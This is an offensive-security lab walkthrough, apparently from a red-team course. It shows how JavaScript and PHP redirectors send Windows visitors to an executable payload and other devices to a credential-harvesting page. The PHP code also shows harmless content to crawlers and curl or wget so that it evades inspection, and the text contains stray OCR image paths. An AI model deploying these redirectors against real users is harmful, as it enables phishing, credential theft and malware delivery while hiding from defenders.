Lab 10: Redirectors used for hybrid phishing attacks

Table of Contents

Goals

- Observe how redirectors can be used to detect client devices and deliver appropriate credential-harvesting or executable phishing payloads.


Requirements

- Kali Linux VM with Internet access.

1. Observe client-side and server-side redirectors


1. In this lab exercise, you'll observe the effects of client-side and server-side redirectors for device-specific payload delivery. In the Firefox web browser in your Kali Linux VM, visit the lab web server at the URL below.

```
https://lab.adversarydevelopment.com
```




Lab Web Server

2. Next, click on each of the links on the page to observe behavior of each redirector. In this case, since you're using a non-Windows browser, the redirectors will redirect your browser to a credential-harvesting login page. You can also try visiting the page from a mobile device to see the same effect.




Result of Clicking a Redirector Link in Kali Linux

3. Now visit the lab URL from a browser running in Microsoft Windows (either on your Windows VM or your Windows host). This time you should see that clicking either of the links causes your browser to download the file, "payload.exe". Don't worry if you choose to open the "payload.exe" file - it's just a text file made for this example.



Payload.exe Delivered to Windows Clients



Opening Payload.exe in Notepad

4. Last, use the "curl" command in your Kali VM to observe the behavior of each redirector from the perspective of a search engine crawler or suspicious blue teamer. Notice that the Javascript redirector code is revealed in the output of the first curl command, but the presence of the PHP-based redirector is somewhat less obvious.

```
curl https://lab.adversarydevelopment.com/js.html

curl https://lab.adversarydevelopment.com/php.php
```



```
└─$ curl https://lab.adversarydevelopment.com/js.html
<html>
<head>
<title>Harmless Webpage</title>
<script language='javascript'>

var login_url = 'signin.html';
var payload_url = "payload.exe";

// Windows
if ( navigator.userAgent.match(/windows|win64|wow64/i) != null ) {
    location.href=payload_url;
}
// Mobile or non-Windows devices
else if ( navigator.userAgent.match(/mobile|iphone|ipad|android|mac|os x|linux/i
) != null ) {
    location.href=login_url;
}

// All others get this page content

</script>
</head>
<body>

This is just a harmless webpage (Javascript version).
```

Javascript Code Disclosed in Page Body

```
┌──(kali㉿kali)-[~]
└─$ curl https://lab.adversarydevelopment.com/php.php
<html>
<head>
<title>Harmless Webpage</title>
</head>
<body>

This is just a harmless webpage (PHP version).

</body>
</html>
```

Slightly Less Obvious PHP Redirector


2. Examine redirector source code

1. The source code of both redirectors is provided in the "/var/www/html" folder on your Kali Linux VM. You can experiment with the redirectors on your own system by using the command below to start the Apache web server to host the files locally.

```
sudo systemctl start apache2
```


2. Then use the web browser in your Kali VM to view the web page hosted on your local web server by visiting http://127.0.0.1.

```
http://127.0.0.1
```




Local Web Server Content

3. You can experiment with the results shown to different browsers by changing the user agent through the "User-Agent Switcher and Manager" menu in the Firefox toolbar.




Changing Firefox User Agent in Kali Linux



Redirector Behavior after Changing the User Agent

4. Since the web server is running locally, you can also use the "Mousepad" text editor to view the source code of the PHP redirector by clicking on "Text Editor" in your applications menu and then opening the file, "/var/www/html/php.php". (This file path is also printed below for more convenient copying and pasting.)

```
/var/www/html/php.php
```



Opening the Text Editor

/var/www/html/php.php - Mousepad

File Edit Search View Document Help

```php
<?php

// These two lines just enable displaying errors for debugging
// error_reporting(E_ALL);
// ini_set('display_errors','On');

$login_url = "http://localhost/signin.html";
$payload_url = "download.php";

// Show harmless content to known bots //
if ( strpos(strtolower($_SERVER['HTTP_USER_AGENT']), 'google') !== false or
     strpos(strtolower($_SERVER['HTTP_USER_AGENT']), 'python-requests') !== false or
     strpos(strtolower($_SERVER['HTTP_USER_AGENT']), 'zgrab') !== false or
     strpos(strtolower($_SERVER['HTTP_USER_AGENT']), 'curl') !== false or
     strpos(strtolower($_SERVER['HTTP_USER_AGENT']), 'wget') !== false or
     strpos(strtolower($_SERVER['HTTP_USER_AGENT']), 'search') !== false or
     strpos(strtolower($_SERVER['HTTP_USER_AGENT']), 'crawl') !== false or
     strpos(strtolower($_SERVER['HTTP_USER_AGENT']), 'bot') !== false ) {

    readfile('harmless.html');
    exit;
}

// Redirect Windows hosts to payload URL //
else if ( strpos(strtolower($_SERVER['HTTP_USER_AGENT']), 'windows') !== false or
            strpos(strtolower($_SERVER['HTTP_USER_AGENT']), 'win64') !== false or
            strpos(strtolower($_SERVER['HTTP_USER_AGENT']), 'wow64') !== false ) {

    header("HTTP/1.1 307 Temporary Redirect");
    header("Location: ".$payload_url);
    exit;
```

PHP Redirector Source Code

